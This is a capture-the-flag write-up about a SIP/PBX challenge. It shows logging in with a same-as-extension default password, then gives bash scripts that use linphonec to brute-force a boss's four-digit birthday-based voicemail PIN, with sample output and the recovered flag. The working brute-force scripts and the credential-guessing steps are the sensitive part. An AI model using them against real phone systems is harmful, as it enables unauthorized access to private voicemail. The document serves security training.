SIP - Voicemail password

From emails, you know that company boss **John Smith** have activated voicemail. Password is hidden in this voicemail.

When you try to use combination of same username and same password, you will find that **Reception Desk** have same password as extension number.

Now you are able to register as **Reception Desk**. Once, you are able to register to PBX, you are able to access boss's voicemail with his extension number and his password.


Call **98* and insert *1000*. You need to enter password.

Initial password is set to day and month of boss wife's birthday, we can assume, that John, does not change this password yet.

Password is 4 bytes digits long and only valid dates in DDMM format. We need to create script, which call to mailbox and brute force password.

In this write-up, I use *linphonec* as cracker.

First step is set up SIP account in *linphone*, than *linphonec* will use this account. As username and password, we will use username/password from **Reception Desk** *1005*.



We create two script, first as input for *linphonec*, this script will call to voicemail, insert password, wait for PBX reply, if password is invalid, PBX will terminate call, if password is correct, PBX will enter voicemail menu and say how many messages are in voicemail:

```
#!/bin/bash

echo "call *981000"
sleep 3
echo "$1"
sleep 10
echo "terminate"
sleep 1
echo "quit"
```

Second script, will iterate through valid dates, and analyze if PBX terminate call; if not, try another password; if yes, we found a voicemail password.

```
#!/bin/bash
date
day=01
month=01
number="$day$month"
echo "Password is $number"
output=$(./caller.sh $number | linphonec 2>/dev/null)
echo $output
while [[ "$output" =~ "Call terminated" ]] ; do
        day=$((day+1))
        if [[ "$day" -gt 31 ]] ; then
                echo "Another month"
                day=01
                month=$((month+1))
        fi
        number=$(printf "%02d%02d" $day $month)
        echo "Password is $number"
        output=$(./caller.sh $number| linphonec 2>/dev/null)
        echo $output
done
echo "Finished, voicemail password is $number."
date
```

Output from *linphonec* when PBX terminates the call – wrong password:

```
Ready Warning: video is disabled in linphonec, use -V or -C or -D to enable. linphonec> call *981000
Establishing call id to <sip:*981000@192.168.16.72>, assigned id 1 Contacting
<sip:*981000@192.168.16.72> linphonec> Call 1 to <sip:*981000@192.168.16.72> in progress. linphonec>
Call 1 with <sip:*981000@192.168.16.72> connected. Call answered by <sip:*981000@192.168.16.72>.
linphonec> Media streams established with <sip:*981000@192.168.16.72> for call 1 (audio). Registration
on <sip:192.168.16.72> successful. linphonec> 0101 linphonec> Call terminated. linphonec> Call 1 with
<sip:*981000@192.168.16.72> ended (No error). terminate No active calls linphonec> quit Terminating...
Unregistration on <sip:192.168.16.72> done. linphonec>
```

Output from *linphonec* when we terminate the call after 10 second – correct password:

```
Ready Warning: video is disabled in linphonec, use -V or -C or -D to enable. linphonec> call *981000
Establishing call id to <sip:*981000@192.168.16.72>, assigned id 1 Contacting
<sip:*981000@192.168.16.72> linphonec> Call 1 to <sip:*981000@192.168.16.72> in progress. linphonec>
Call 1 with <sip:*981000@192.168.16.72> connected. Call answered by <sip:*981000@192.168.16.72>.
linphonec> Media streams established with <sip:*981000@192.168.16.72> for call 1 (audio). Registration
on <sip:192.168.16.72> successful. linphonec> 2804 linphonec> terminate Call ended linphonec> Call 1
with <sip:*981000@192.168.16.72> ended (No error). linphonec> quit Terminating... Unregistration on
<sip:192.168.16.72> done. linphonec>
```

With wrong password, PBX will terminate call and *linphonec* write to output **Call terminated**. After that, script try to terminate call that is already terminated.

With correct password script terminate call which is active (voicemail play menu and other voicemail controls).and in output from *linphonec* is **Call ended**.

Password cracking should takes around 30 minutes, depends of the PBX speed and delays between *linphonec* commands.

With correct password to voicemail: 2804, we can call into voicemail *98, enter John's extension number 1000, enter password and in voicemail is hidden password as voicemail from Agnes.

⇨ **TM17-V34M8-SNVZ-AONB**